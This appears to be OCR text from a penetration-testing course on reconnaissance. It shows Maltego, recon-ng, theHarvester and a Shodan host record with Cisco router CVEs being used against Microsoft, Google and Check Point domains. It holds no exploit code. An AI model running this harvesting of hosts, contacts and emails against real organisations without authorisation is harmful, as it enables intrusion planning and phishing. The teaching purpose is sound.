
- Proficient in Network Design using Windows Visio or other design software
- Proficient in Cisco and HP network technologies CCNA certification is a plus
- Proficient in PBX technologies AVAYA is a plus
- Proficient in Windows Server 2012,2008



Applications
Places
Terminal
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
Usual applications
Firefox ESR
Terminal
Files
metasploit...
armitage
burpsuite
maltego
beef xss fr...
faraday IDE
Leafpad



Product Selection
Product Selection
Please select how you want to use Malt...
Please choose how you want to use Maltego:
Compare Produ...
Activate without Inter...
Maltego XL
Activate with key
Purchase
Maltego eXtra Large is Paterva's premium solution to visualise large data sets and allows for more than 10 000 entities in a single graph.
Maltego Classic
Activate with key
Purchase
Maltego Classic is a commercial version of Maltego which allows users to visualize up to 10 000 entities in a graph.
Maltego CE (Free)
Run
In Maltego CE (Community Edition) the community transforms will be installed and can be run to generate graphs, but the features are limited and the resulting graphs may not be used for commercial purposes.
Maltego CaseFile (Free)
Run
In Maltego CaseFile graphs can only be created manually, no transforms may be run. More types of entities will be installed and the resulting graphs may be used for commercial purposes.
Exit



Configure Maltego
STEPS
1. Login
2. Login Result
3. Install Transforms
4. Help Improve Maltego
5. Ready
LOGIN: Please log in to use the free online version of Maltego
Enter your details below to log in to the Maltego Community Se...
Or if you have not done so yet, register h...
Login
* Email Address
Password
20YE
* Solve captcha
20YE
< Ba...
Next >
Finish
Can...



Maltego Community Edition 4.2.3
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Copy
Paste
Clear Graph
Cut
Delete
Number of Results
Privacy Mode
Normal
Quick Find
Find in Files
Entity Selection
Home
Start Page
Transform Hub
MALTEGO
4
KaliLinux Edition
twitter
youtube
blog
Update 4.2.7 has been released. Find out more here.
Transform Hub
Refresh Transform Hub
Update Transforms
PATERVA CTAS CE
Paterva
Standard Paterva Transforms
FREE
INSTALLED
CaseFile Entities
Paterva
Additional entities from CaseFile
FREE
Blockchain.info (Bitcoin)
Paterva
For visualizing the Bitcoin blockchain.
FREE
CipherTrace
CipherTrace
Cryptocurrency forensics and anti m...
FREE
Cisco Threat Grid
Cisco Threat Grid
Query Threat Grid's database of thr...
PURCHASED SEPARATELY
Clearbit
Christian Heinrich
Enrich sign-ups, identify prospects a...
FREE
dataprovider.com
dataprovider.com
Dataprovider.com transforms the int...
PURCHASED SEPARATELY
Farsight DNSDB
Farsight Security, Inc
FullContact
Christian Heinrich



Maltego Community Edition 4.2.3
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Copy
Paste
Clear Graph
Cut
Delete
Number of Results
Privacy Mode
Normal
Quick Find
Find in Files
Entity Selection
Entity Palette
Search:
Groups
Company
A business organization
Organization
A social group which
Infrastructure
AS
An internet Autonomo
Banner
Banner
DNS Name
Domain Name System
Domain
An internet domain
IPv4 Address
An IP version 4 address
MX Record
A DNS mail exchange
Run View
Transforms
Machines
Home
New Graph (1)
Layout
Freeze
View
www.microsoft.com
Drag the Domain icon to the graph window.
1
2
Change the domain name to your target.
Overview
Detail View
Domain
maltego.Domain
www.microsoft.com
Property View
Hub Transform Inputs
Properties
Type
Domain
Domain Name
www.microsoft.com
WHOIS Info
Graph info
Weight
Incoming
Outgoing
Bookmark
1 of 1 entity



Run Transform...
All Transforms
To Emails @domain [using Search Engine]
To Entities from WHOIS [IBM Watson]
To Files (Interesting) [using Search Engi...
To Files (Office) [using Search Engine]
To IPv4Address with hostname [Shodan]
To Person [PGP]
To Phone numbers [From whois info]
To Phone Numbers [using Search Engine]
To Website [Quick lookup]
To Website mentioning domain [Bing]
To Website using domain [Bing]
google.com
www
www.google.com


Run Transform...
All Transforms
[Threat Miner] DNSName to Samples
[Threat Miner] DNSName to URI
Mirror: Email addresses found
Mirror: External links found
To DNS Name [Enumerate hostname numeri...
To Domains [DNS]
To IP Address [DNS]
To Relationships [BuiltWith]
To Server Technologies [Using BuiltWith]
To Tracking Codes
To URLs [show Search Engine results]
www
www.google.com
172.217.


Run Transform...
All Transforms
To DNS Name [Using Name Schema dictio...
To DNSName [Shodan]
To Domain [Find other TLDs]
To Domains [DNS]
To Email address [From whois info]
To Email addresses [PGP]
To Email addresses [using Search Engine]
To Emails @domain [using Search Engine]
To Entities from WHOIS [IBM Watson]
To Files (Interesting) [using Search Engi...
172.217.
google.com
google.at
google.ax
google.al
google.am
www
www.google.com
google.as
google.asia
google.ae
google.af
google.ag
google.ai
google.ac
google.ad
172.217
FOR DEMO USE ONL


Run Transform...
All Transforms
To Domain [Shodan]
To Email address [From whois info]
To Entities From WHOIS [IBM Watson]
To ETag [Shodan]
To GPS [Shodan]
To HTMLHash [Shodan]
To ISP [Shodan]
To Location [city, country]
To Location [country]
To Location [Shodan]
To Netblock [Blocks delegated to this IP a...
172.217
172.217.
@google.com
@google.com


Run Transform...
All Transforms
To DNS Name - MX (mail server)
To DNS Name - NS (name server)
To DNS Name - SOA (Start of Authority)
To DNS Name - SPF (sender policy frame...
To DNS Name [Attempt zone transfer]
To DNS Name [Find common DNS names]
To DNS Name [Robtex]
To DNS Name [Using Name Schema dictio...
To DNSName [Shodan]
To Domain [Find other TLDs]
To Domains [DNS]
google.com
google.at
google.ax
google.al
google.am
google.as
google.asia
google.ae
google.af
google.ag
google.ai
google.ac
google.ad
ns3.google.com
ns4.google.com
ns1.google.com
ns2.google.com


Applications
Places
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
Usual applications
dmitry
dnmap-cli...
dnmap-se...
ike-scan
maltego
netdiscover
nmap
p0f
recon-ng
sparta
zenmap

```
Sponsored by...
www.blackhillsinfosec.com
www.practisec.com
[recon-ng v5.0.0, Tim Tomes (@lanmaster53)]
[77] Recon modules
[8]  Reporting modules
[3]  Import modules
[3]  Disabled modules
[2]  Exploitation modules
[2]  Discovery modules
[recon-ng][default] >
```

You may not see any modules listed at this point.

```
[recon-ng][default] > modules search

  Discovery
  ---------
    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ------------
    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter
```

```
[recon-ng][pentest] > workspaces list

  +------------+
  | Workspaces |
  +------------+
  | default    |
  | pentest    |
  +------------+

[recon-ng][pentest] >
```

```
[recon-ng][pentest] > modules search whois
[*] Searching installed modules for 'whois'...

  Recon
  -----
    recon/companies-multi/whois_miner
    recon/domains-contacts/whois_pocs
    recon/netblocks-companies/whois_orgs

[recon-ng][pentest] >
```

```
[recon-ng][pentest] > modules load recon/domains-contacts/whois_pocs
[recon-ng][pentest][whois_pocs] > info

      Name: Whois POC Harvester
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Uses the ARIN Whois RWS to harvest POC data from whois queries for the given domain. Upda
tes the
  'contacts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for details)
```

```
[recon-ng][pentest][whois_pocs] >
[recon-ng][pentest][whois_pocs] > options set SOURCE microsoft.com
SOURCE => microsoft.com
[recon-ng][pentest][whois_pocs] > info

      Name: Whois POC Harvester
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Uses the ARIN Whois RWS to harvest POC data from whois queries for the given domain. Updates the
  'contacts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  microsoft.com  yes       source of input (see 'show info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][pentest][whois_pocs] > run
```

```
[recon-ng][pentest] > modules search site
[*] Searching installed modules for 'site'...

  Recon
  -----
    recon/domains-hosts/google_site_web

[recon-ng][pentest] > modules load recon/domains-hosts/google_site_web
[recon-ng][pentest][google_site_web] > info

      Name: Google Hostname Enumerator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Harvests hosts from Google.com by using the 'site' search operator. Updates the 'hosts' table with
  the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for details)
```

```
[recon-ng][pentest][google_site_web] > options set SOURCE microsoft.com
SOURCE => microsoft.com
[recon-ng][pentest][google_site_web] > run
```

```
-------
SUMMARY
-------
[*] 50 total (50 new) hosts found.
[recon-ng][pentest][google_site_web] > show hosts

  +-----------------------------------------------------------------------------------------------------------------+
  | rowid |                host          |   ip_address   | region | country | latitude | longitude |      module      |
  +-----------------------------------------------------------------------------------------------------------------+
  | 1     | microsoft.com                | 40.112.[redacted] |        |         |          |           | user_defined     |
  | 2     | microsoft.com                | 40.113.[redacted] |        |         |          |           | resolve          |
  | 3     | microsoft.com                | 104.215.[redacted] |        |         |          |           | resolve          |
  | 4     | microsoft.com                | 13.77.[redacted] |        |         |          |           | resolve          |
  | 5     | microsoft.com                | 40.76.[redacted] |        |         |          |           | resolve          |
  | 6     | education.microsoft.com      |                |        |         |          |           | google_site_web  |
```

```
[recon-ng][pentest] > modules load recon/domains-hosts/brute_hosts
[recon-ng][pentest][brute_hosts] > run
```

```
| 193   | demos.microsoft.com        | 52.[redacted] |      |      |      |      | brute_hosts     |
| 194   | design.microsoft.com       | 13.[redacted] |      |      |      |      | brute_hosts     |
| 195   | design.microsoft.com       | 40.[redacted] |      |      |      |      | brute_hosts     |
| 196   | design.microsoft.com       | 40.[redacted] |      |      |      |      | brute_hosts     |
| 197   | design.microsoft.com       | 40.[redacted] |      |      |      |      | brute_hosts     |
| 198   | design.microsoft.com       | 104[redacted] |      |      |      |      | brute_hosts     |
| 199   | develop.microsoft.com      | 40.[redacted] |      |      |      |      | brute_hosts     |
| 200   | develop.microsoft.com      | 104[redacted] |      |      |      |      | brute_hosts     |
| 201   | develop.microsoft.com      | 13.[redacted] |      |      |      |      | brute_hosts     |
| 202   | develop.microsoft.com      | 40.[redacted] |      |      |      |      | brute_hosts     |
| 203   | develop.microsoft.com      | 40.[redacted] |      |      |      |      | brute_hosts     |
```

```
[recon-ng][pentest] > dashboard

  +-----------------------------------------------------+
  |                   Activity Summary                  |
  +-----------------------------------------------------+
  |                      Module                       | Runs |
  +-----------------------------------------------------+
  | discovery/info_disclosure/interesting_files | 1    |
  | recon/domains-contacts/whois_pocs           | 2    |
  | recon/domains-hosts/bing_domain_web         | 1    |
  | recon/domains-hosts/brute_hosts             | 2    |
  | recon/domains-hosts/google_site_web         | 3    |
  | recon/hosts-hosts/freegeoip                 | 9    |
  | recon/hosts-hosts/resolve                   | 4    |
  | recon/locations-locations/geocode           | 2    |
  | recon/locations-locations/reverse_geocode   | 1    |
  | reporting/html                              | 6    |
  +-----------------------------------------------------+


  +----------------------------+
  |      Results Summary       |
  +----------------------------+
  |     Category     | Quantity |
  +----------------------------+
  | Domains          | 1        |
  | Companies        | 1        |
  | Netblocks        | 0        |
  | Locations        | 0        |
  | Vulnerabilities  | 0        |
  | Ports            | 0        |
  | Hosts            | 598      |
  | Contacts         | 100      |
  | Credentials      | 0        |
  | Leaks            | 0        |
  | Pushpins         | 0        |
  | Profiles         | 0        |
  | Repositories     | 0        |
  +----------------------------+
```

```
[recon-ng][pentest] > modules load reporting/html
[recon-ng][pentest][html] > options list

  Name      Current Value                                      Required  Description
  --------  -------------                                      --------  -----------
  CREATOR                                                      yes       use creator name in the report footer
  CUSTOMER                                                     yes       use customer name in the report header
  FILENAME  /root/.recon-ng/workspaces/pentest/results.html    yes       path and filename for report output
  SANITIZE  True                                               yes       mask sensitive data in the report

[recon-ng][pentest][html] > options set CREATOR GDS
CREATOR => GDS
[recon-ng][pentest][html] > options set CUSTOMER Microsoft
CUSTOMER => Microsoft
[recon-ng][pentest][html] > options set FILENAME /root/Desktop/our_report.html
FILENAME => /root/Desktop/our_report.html
[recon-ng][pentest][html] > run
```

Microsoft

www.recon-ng.com

Recon-ng Reconnaissance Report

[-] Summary

table	count
domains	1
companies	1
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	693
contacts	100
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

[+] Domains


[+] Companies

[+] Hosts

[+] Contacts

```
root@kali:~# theharvester

*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __ *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / ___  / (_| | |   \ V /  __/\__ \ ||  __/ |   *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* TheHarvester Ver. 2.7                                           *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


Usage: theharvester options

       -d: Domain to search or company name
       -b: data source: google, googleCSE, bing, bingapi, pgp, linkedin,
                        google-profiles, jigsaw, twitter, googleplus, all

       -s: Start in result number X (default: 0)
       -v: Verify host name via dns resolution and search for virtual hosts
       -f: Save the results into an HTML and XML file (both)
       -n: Perform a DNS reverse query on all ranges discovered
       -c: Perform a DNS brute force for the domain name
       -t: Perform a DNS TLD expansion discovery
       -e: Use this DNS server
       -l: Limit the number of results to work with(bing goes from 50 to 50 results,
            google 100 to 100, and pgp doesn't use this option)
       -h: use SHODAN database to query discovered hosts

Examples:
        theharvester -d microsoft.com -l 500 -b google -h myresults.html
        theharvester -d microsoft.com -b pgp
        theharvester -d microsoft -l 200 -b linkedin
        theharvester -d apple.com -b googleCSE -l 500 -s 300
```

```
[+] Emails found:
------------------
accountservices@checkpoint.com
      @checkpoint.com
       @checkpoint.com
      @checkpoint.com
      @checkpoint.com
       @checkpoint.com
     @checkpoint.com
    @checkpoint.com
   @checkpoint.com
       @checkpoint.com

[+] Hosts found in search engines:
------------------------------------
[-] Resolving hostnames IPs...
           :Careers.checkpoint.com
           :Ns9.checkpoint.com
         :Us.checkpoint.com
           :Www.checkpoint.com
```



View Raw Data

VPN self-signed

City	Elk Grove Village
Country	United States
Organization	Comcast Business
ISP	Comcast Business
Last Update	2019-10-29T19:42:18.951859
Hostnames	
ASN	AS7922

Vulnerabilities

CVE-2019-1653 A vulnerability in the web-based management interface of Cisco Small Business RV320 and RV325 Dual Gigabit WAN VPN Routers could allow an unauthenticated, remote attacker to retrieve sensitive information. The vulnerability is due to improper access controls for URLs. An attacker could exploit this vulnerability by connecting to an affected device via HTTP or HTTPS and requesting specific URLs. A successful exploit could allow the attacker to download the router configuration or detailed diagnostic information. Cisco has released firmware updates that address this vulnerability.

CVE-2019-1652 A vulnerability in the web-based management interface of Cisco Small Business RV320 and RV325 Dual Gigabit WAN VPN Routers could allow an authenticated, remote attacker with administrative privileges on an affected device to execute

Ports

53 80 161 443 500 1723

Open Ports

Services

53 udp dns-udp

```
dnsmasq-2.40
Recursion: enabled
Resolver ID: chic-cns05
```

53 tcp dns-tcp

```
dnsmasq-2.40
Resolver ID: cch2-cns10
```

80 tcp http

Apache httpd

```
HTTP/1.1 302 Found
Date: Tue, 29 Oct 2019 03:57:01 GMT
